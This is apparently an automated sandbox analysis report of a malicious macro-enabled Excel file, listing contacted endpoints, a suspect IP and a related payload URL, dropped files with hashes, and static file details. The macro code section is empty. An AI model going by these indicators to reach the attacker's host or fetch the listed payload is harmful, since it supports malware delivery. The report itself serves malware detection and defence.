http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://weather.service.msn.com/data.aspx	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://apis.live.net/v5.0/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://management.azure.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://incidents.diagnostics.office.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://api.office.net	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://entitlement.diagnostics.office.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://outlook.office.com/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://templatelogging.office.com/client/log	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://outlook.office365.com/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://webshell.suite.office.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://management.azure.com/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://ncus-000.contentsync.	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://graph.windows.net/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://devnull.onenote.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://messaging.office.com/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://augloop.office.com/v2	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://skyapi.live.net/Activity/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://dataservice.o365filtering.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false		high
http://https://directory.services.	38087A14-1EB5-47B7-A8E2-322A21C03B78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.107.2.98	unknown	United States		397423	TIER-NETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	342882
Start date:	21.01.2021
Start time:	20:20:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Refusal-376547573-01212021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.troj.expl.evad.winXLSM@3/10@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, MusNotifyIcon.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 52.109.32.63, 52.109.8.24, 40.88.32.150, 51.11.168.160, 95.101.184.67, 92.122.213.247, 92.122.213.194, 20.54.26.129, 67.26.75.254, 8.241.121.254, 67.27.157.254, 67.27.159.254, 67.27.158.126, 51.103.5.186, 104.108.60.202, 84.53.167.113, 52.155.217.156, 40.126.31.141, 40.126.31.6, 40.126.31.4, 20.190.159.134, 40.126.31.139, 20.190.159.136, 20.190.159.138, 40.126.31.1, 51.124.78.146, 51.104.136.2, 20.49.150.241 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, e15275.g.akamaiedge.net, arc.msn.com, cdn.onenote.net.edgekey.net, www.tm.a.prd.aadg.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, emea1.notify.windows.com.akadns.net, wildcard.weather.microsoft.com.edgekey.net, login.live.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, tile-service.weather.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, login.msa.msidentity.com, settingsfd-geo.trafficmanager.net, ris.api.iris.microsoft.com, dub2.current.a.prd.aadg.trafficmanager.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, e1553.dspg.akamaiedge.net, par02p.wns.notify.trafficmanager.net, settingsfd-prod-weu1-endpoint.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.107.2.98	Refusal-828813764-01212021.xlsm	Get hash	malicious	Browse	• www.totetteca.com/qzkiodlofm/5555555555.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TIER-NETUS	Refusal-828813764-01212021.xlsm	Get hash	malicious	Browse	• 172.107.2.98
	http://https://rmkcleaning.co.uk/	Get hash	malicious	Browse	• 198.37.123.126
	Yx9bjnQEEl.exe	Get hash	malicious	Browse	• 154.16.168.6
	sKu7FoPlk3.exe	Get hash	malicious	Browse	• 204.14.92.16
	A7UvjUai3s.doc	Get hash	malicious	Browse	• 104.149.216.158

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\38087A14-1EB5-47B7-A8E2-322A21C03B78	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372879752498797
Encrypted:	false
SSDEEP:	1536:QcQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:2rQ9DQW+zBX8P
MD5:	24549FC773FD8AD545DA8AEA847E3A44
SHA1:	19D99198C3F520700D9EB56EBCE9455FC2F84465
SHA-256:	66A3A60F94ADB6AF20C1C2B9CB0FFA12C39B0E64DD495760DB323E056FF2F167
SHA-512:	B7A57A3D0D9E02067521D23BBB1499B444658ADACA41B5679D4FB12733A6372CC8A670375A34817AAE568873BBDD968FEDB87A738C37282C0D43AADC3CA9DEB5
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-21T19:21:21">.. Build: 16.0.13720.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\292D5639.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC0F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\292D5639.png	
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..I.S.2...Q.'C.....h}x..... .....\..N...z....._.|.....III.666...~~~..6l.Q.J...\..m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\757BCDAF.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g...._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8l.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\933916E6.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E9151916831261 83E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."......y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Temp\E0910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	25989
Entropy (8bit):	7.555019980751558
Encrypted:	false
SSDEEP:	384:p8x/WsWMcLW4/WXc48aoVT0QNuzWKPqGn8VWPbEfAXA:OEs943nW+u7qk8VFyA
MD5:	7C95C843472F6EF288763B6269C58222
SHA1:	6BF0DAB4BC55CD5B1C0AD7CD3646D6B282DA86CE
SHA-256:	200FA31B97DBCFDCD7B7413C0A612B9C98C24DCDE0715B040627FF23AF2D4E9F
SHA-512:	E80499DFDB9B61AEB4EA6F82DADCB0FF2E26320C59189F1560BBB110B842714FF1E607A2BB5D550C54EC332CCD242F9952D5669CDA55EC46D5443FB59BE733 C4
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?`L.%...a...;.....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.l.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:...CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Fri Jan 22 03:21:23 2021, atime=Fri Jan 22 03:21:23 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.654845391501887
Encrypted:	false
SSDEEP:	12:8674CXUUuElPCH2Axj9Mp4Ty+WrjAZ/2bDB5LC5Lu4t2Y+xIBjKZm:867435x4AZiD+87aB6m
MD5:	1436058C83B55A484B4669F99E862FC2
SHA1:	0491FF356C5B4F8A151448A0448B5B7ECB2EF900
SHA-256:	C45EB8B473B30582CC262A43351B397D53D6D78E0D59B28550506179A0232AB9
SHA-512:	E10A988A16FF3903C60D64A31D13D2A173983A7C4D8ADF3060C5C4307085F836B7B2878079DE7F0BBE6BBA8800200ECDDDEEA8621E23076FF41184C20558759A
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...MC.v....MC.v.... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..6R."....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.6R."....S.....2$..h.a.r.d.z.....~.1.....6R."..Desktop.h.....Ny.6R."....Y.....>.....@X..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2... d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....061544.....!a..%.H.VZAj ...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Refusal-376547573-01212021.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:42 2020, mtime=Fri Jan 22 03:21:24 2021, atime=Fri Jan 22 03:21:24 2021, length=25989, window=hide
Category:	dropped
Size (bytes):	2280
Entropy (8bit):	4.654695980183461
Encrypted:	false
SSDEEP:	24:8QJ5tHdxYRUA51xYnD0nKD7aB6myQJ5tHdxYRUA51xYnD0nKD7aB6m:8QBkl5sgnKaB6pQBkl5sgnKaB6
MD5:	9F4971CF6946C702400896EED252F27F
SHA1:	223082E3A887B38AB21FF720AFE0B47D3F309E0C
SHA-256:	3532364EBE36B850AAA49206F0812FE829A5C09FC641DE6A9E7EE604A1254D87
SHA-512:	6675B4EAB79B46B551970DC2786D289758605EE3E64464F0D65E4C526981ADC697A3F358FA7E11A150BFAD29E7569C3E1CB594573AFB9E08310BC4B500750E1E
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:...=.H.v...=.H.v....e.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..6R."....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.6R."....S.....2$..h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.6R."....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....2.:f..6R." .REFUSA~1.XLS..p.....>Qvx6R."....h.....vd..R.e.f.u.s.a.l.-.3.7.6.5.4.7.5.7.3.-.0.1.2.1.2.0.2.1...x.l.s.m.....e.....-.....d.....>.S.....C :\Users\user\Desktop\Refusal-376547573-01212021.xlsm..6.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.e.f.u.s.a.l.-.3.7.6.5.4.7.5.7.3.-.0.1.2.1.2.0.2.1...x.l.s.m.....:.,.LB.)...As...` .....X.....061544.....!a..%.H.VZAj..."..-.....-..!a..%.H.VZAj..."..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	148
Entropy (8bit):	4.8247197948806875
Encrypted:	false
SSDEEP:	3:oyBVomxW8ADB5Ey7cpSvi5Ey7cpSmxW8ADB5Ey7cpSv:dj4nEygpG+EygpGnEygpc
MD5:	AFC11D3D74A76046242D02396D4634A7
SHA1:	DE581DD6056DCEE340257A9F53D09DD0126A396D
SHA-256:	31427408FDAAADF3FACC4C17914235C80ABC70817DED80B2A19CB617A9EB3AEF
SHA-512:	4D41A15321CEB9CBF7AABD654A3953D552AA21919CCA2D43F5E4F8FD9C8A9680387F00940AE4563E3124792846AFA34F5A4C4B2FC2F04E7ACEAF30826D53E8F 2
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Refusal-376547573-01212021.xlsm.LNK=0..Refusal-376547573-01212021.xlsm.LNK=0..[misc]..Refusal-376547573-01212021.xlsm.LNK=0..

C:\Users\user\Desktop\81910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	25989
Entropy (8bit):	7.555019980751558
Encrypted:	false

C:\Users\user\Desktop\81910000	
SSDEEP:	384:p8x/WsWMcLW4/WXc48aoVT0QNuzWKPqGn8VWPbEfAXA:OEs943nW+u7qk8VFyA
MD5:	7C95C843472F6EF288763B6269C58222
SHA1:	6BF0DAB4BC55CD5B1C0AD7CD3646D6B282DA86CE
SHA-256:	200FA31B97DBCFDCD7B7413C0A612B9C98C24DCDE0715B040627FF23AF2D4E9F
SHA-512:	E80499DFDB9B61AEB4EA6F82DADCB0FF2E26320C59189F1560BBB110B842714FF1E607A2BB5D550C54EC332CCD242F9952D5669CDA55EC46D5443FB59BE733C4
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?`L.%...a...;.....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.l.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Refusal-376547573-01212021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.559121572742115
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Refusal-376547573-01212021.xlsm
File size:	26170
MD5:	b2a6b33f2ace5e06ce661609f7297382
SHA1:	85260ad8b2fdd4d3c6b49c9f87851fd0a125e1dd
SHA256:	cac44e08ba7544ff35a9863faea38680dbf7675ad2e23d7f fc82e11ae0b2da67
SHA512:	bf896aa61226c28b17da0b60195efe412b77a8210202a7f d9549e3bab34a3860526bb1de17e17866e860051ce7bf8 a82fb5d8ca5690c460c8cd57f0dea52c33f
SSDEEP:	384:OMfowh92aGcoKKRR6xt7k5SV8m2ylTQ8aoVT0Q NuzWKP8WZoms:OMflhQaGc7SsFk5S6f6TfW+u7DZR s
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Refusal-376547573-01212021.xlsm"


Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

